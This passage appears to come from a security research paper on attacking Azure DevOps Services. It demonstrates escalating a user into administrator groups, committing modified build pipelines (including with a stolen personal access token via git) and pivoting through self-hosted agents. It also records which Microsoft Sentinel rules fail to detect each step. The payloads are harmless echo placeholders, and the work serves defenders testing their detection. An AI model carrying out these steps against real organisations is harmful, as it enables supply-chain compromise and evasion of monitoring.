This type of privilege escalation attack scenario can be detected with the default Microsoft Sentinel analytic rule “New PA, PCA, or PCAS added to Azure DevOps”, as shown in the screenshots below.



New PA, PCA, or PCAS added to Azure DevOps

Incident ID: 146

Owner: Unassigned
Status: New
Severity: Medium

Description

In order for an attacker to be able to conduct many potential attacks against Azure DevOps they will need to gain elevated permissions. This detection looks for users being granted key administrative permissions. If the principal of least privilege is applied, the number of users granted these permissions should be s...


Alert product names

- Microsoft Sentinel

Evidence

1 Events
1 Alerts
0 Bookmarks

Microsoft Sentinel detection




ActorUPN	AddingUser	TimeAdded [U
brett.hawkins@[redacted].	brett.hawkins@[redacted]	4/12/2023, 4:1

ActorUPN	brett.hawkins@[redacted]
AddingUser	brett.hawkins@
TimeAdded [UTC]	2023-04-12T16:16:23.663Z
PermissionGrantDetails	User 3 was added as a member of group [ThisIsTestOrganization1]\Project Collection Service Accounts

Event details

Adding User to Project Collection Build Administrators

Adding a user to the Project Collection Build Administrators group can be achieved by repeating the previously shown steps where a user was added to the Project Collection Administrators group.



[ThisIsTestOrganization1]\Project Collection Build Administrators

Members of this group should include accounts for people who should be able to administer t

Total 1


Name	Type	Usernar
User 3 user3@[redacted]	aad user	user3@

Adding user to Project Collection Build Administrators

This action of adding a user to the Project Collection Build Administrators group was not detected by any of the default Microsoft Sentinel analytic rules for Azure DevOps Services.

Modifying Azure DevOps Services Build Pipeline

A common attack for an attacker to perform a software supply chain attack is by modifying an Azure DevOps Services build pipeline. If a project is using a build pipeline, there will be an `azure-pipelines.yml` file within the root of a repository belonging to a project. You can modify this file to perform whatever instructions you would like to be followed. Azure DevOps Services provides multiple options for built-in supported build tasks[34]. In this example, we are performing a simple inline script task.




```yaml
trigger:
- main

pool:
  vmImage: ubuntu-latest

steps:
- script: echo Hello, world!
  displayName: 'Run a one-line script'

- script: |
    echo MALICIOUS TASK WOULD GO HERE
    echo MALICIOUS TASK WOULD GO HERE
  displayName: 'Run a multi-line script'
```

Modifying pipeline

You can commit your changes after pressing the “Save” button. This could also be performed via the git command line tool[35].

[34] For more information on build tasks, see https://learn.microsoft.com/en-us/azure/devops/pipelines/tasks/reference/?view=azure-pipelines&viewFallbackFrom=azure-devops
[35] For more information about git, see https://git-scm.com/downloads


Save

Saving will commit azure-pipelines.yml to the repository.

Commit message: Adding malicious stuff


Optional extended description: Add an optional description...

[✓ Commit directly to the main branch]

Create a new branch for this commit

Committing pipeline modifications

Once the commit is made, this will trigger the build pipeline to run automatically. You can see that the build pipeline ran successfully after making our modifications below.




#20230412.1 • Adding malicious stuff
Individual CI for main b0fcd7eb — Just now, 12s

#20230411.1 • Set up CI with Azure Pipelines
Individual CI for main b72e2c18 — Yesterday, 14s

Showing build pipeline completion

When looking at the job output of our build pipeline, you can see the code additions we made.




```
Starting: Run a multi-line script
==============================================================
Task         : Command line
Description  : Run a command line script using Bash on Linux ar
Version      : 2.212.0
Author       : Microsoft Corporation
Help         : https://docs.microsoft.com/azure/devops/pipeline
==============================================================
Generating script.
========================== Starting Command Output ===========
/usr/bin/bash --noprofile --norc /home/vsts/work/_temp/a2b0612
MALICIOUS TASK WOULD GO HERE
MALICIOUS TASK WOULD GO HERE
Finishing: Run a multi-line script
```

Job output of modified build pipeline

This was performed using a newly created user and it did not trigger the Microsoft Sentinel analytic rule "Azure DevOps Pipeline modified by a new user".


You can also modify an Azure DevOps Services build pipeline using a stolen PAT and the git command line tool by cloning a repository using only the PAT, as shown below.



```
hawk@demo:~$ git clone https://ThisIsTestOrganization1@dev.azure.com/ThisIsTestOrgani
Cloning into 'TestProject2'...
Password for 'https://ThisIsTestOrganization1@dev.azure.com':
remote: Azure Repos
remote: Found 18 objects to send. (66 ms)
Unpacking objects: 100% (18/18), 2.82 KiB | 288.00 KiB/s, done.
[09:28:56] hawk@demo:~$ cd TestProject2/
[09:29:01] hawk@demo:~/TestProject2$ ls -la
total 24
drwxrwxr-x  3 hawk hawk 4096 Apr 13 09:28 .
drwxr-xr-x 43 hawk hawk 4096 Apr 13 09:28 ..
-rw-rw-r--  1 hawk hawk  256 Apr 13 09:28 azure-pipelines.yml
drwxrwxr-x  8 hawk hawk 4096 Apr 13 09:28 .git
-rw-rw-r--  1 hawk hawk   30 Apr 13 09:28 Program.cs
-rw-rw-r--  1 hawk hawk  985 Apr 13 09:28 README.md
[09:29:06] hawk@demo:~/TestProject2$ 
```

Cloning repository with PAT


Then you can modify the `azure-pipelines.yml` file.



```
[09:29:06] hawk@demo:~/TestProject2$ nano azure-pipelines.yml
[09:31:12] hawk@demo:~/TestProject2$ cat azure-pipelines.yml
trigger:
- main

pool:
  vmImage: ubuntu-latest

steps:
- script: echo Hello, world!
  displayName: 'Run a one-line script'

- script: |
    echo MALICIOUS TASK WOULD GO HERE!
    echo MALICIOUS TASK WOULD GO HERE!
    echo ADDING MORE MALICIOUS CONTENT!
    echo ADDING MORE MALICIOUS CONTENT!
  displayName: 'Run a multi-line script'
```

Modifying build pipeline configuration file


Finally, you will commit your changes to the repository. This will trigger the build pipeline to run automatically.



```
[09:31:16] hawk@demo:~/TestProject2$ git add -A
[09:32:19] hawk@demo:~/TestProject2$ git commit -a -m "adding malicious content via a PAT"
[main d6c71a2] adding malicious content via a PAT
 1 file changed, 2 insertions(+)
[09:32:32] hawk@demo:~/TestProject2$ git push origin main
Password for 'https://ThisIsTestOrganization1@dev.azure.com':
Enumerating objects: 5, done.
Counting objects: 100% (5/5), done.
Delta compression using up to 2 threads
Compressing objects: 100% (3/3), done.
Writing objects: 100% (3/3), 335 bytes | 335.00 KiB/s, done.
Total 3 (delta 2), reused 0 (delta 0)
remote: Analyzing objects... (3/3) (33 ms)
remote: Storing packfile... done (60 ms)
remote: Storing index... done (51 ms)
To https://dev.azure.com/ThisIsTestOrganization1/TestProject2/_git/TestProject2
   a20ecdb..d6c71a2  main -> main
```

Pushing build pipeline changes via PAT

Our job output is shown below from our build pipeline modification using a PAT.



Jobs in run #20230413.1
TestProject2

Jobs

Job	7s
Initialize job	<1s
Checkout TestProject2@main to s	2s
Run a one-line script	<1s
Run a multi-line script	<1s
Post-job: Checkout TestProject2...	<1s
Finalize Job	<1s

Run a multi-line script

```
Starting: Run a multi-line script
==============================================
Task         : Command line
Description  : Run a command line script us
Version      : 2.212.0
Author       : Microsoft Corporation
Help         : https://docs.microsoft.com/a
==============================================
Generating script.
========================== Starting Command
/usr/bin/bash --noprofile --norc /home/vsts
MALICIOUS TASK WOULD GO HERE!
MALICIOUS TASK WOULD GO HERE!
ADDING MORE MALICIOUS CONTENT!
ADDING MORE MALICIOUS CONTENT!
Finishing: Run a multi-line script
```

Showing job output after modifying build pipeline with PAT


This did not trigger the Microsoft Sentinel analytic rule “Azure DevOps Personal Access Token (PAT) misuse”. Additionally, this does not trigger the Microsoft Sentinel analytic rule “Azure DevOps Pipeline modified by a new user”. This is because the rule is monitoring release pipelines[36] instead of build pipelines[37].

Compromise On-Premise Host via Self-Hosted Agent

If a build pipeline can be modified, it is possible to abuse a self-hosted agent[38] to compromise an on-premise host. If an organization is using a self-hosted agent, that means they will have the build pipeline instructions performed on their own infrastructure, rather than infrastructure they do not control (Microsoft-hosted agents). This can provide the ability for an attacker to pivot to an organization’s infrastructure, especially if the self-hosted agent is running on a server that is joined to the organization’s Active Directory domain.

In this example, we have identified a project that is using a self-hosted agent for its build pipeline by navigating to the project settings and selecting “Agent Pools”.

[36] For more information on release pipelines, see https://learn.microsoft.com/en-us/azure/devops/pipelines/release/?view=azure-devops
[37] For more information on build pipelines, see https://learn.microsoft.com/en-us/azure/devops/pipelines/get-started/what-is-azure-pipelines?view=azure-devops
[38] For more information on self-hosted agents, see https://learn.microsoft.com/en-us/azure/devops/pipelines/agents/agents?view=azure-devops&tabs=browser


ThisIsTestOrganization1 / TestProject / Settings / Agent pools / Self-Hosted Runners Agen

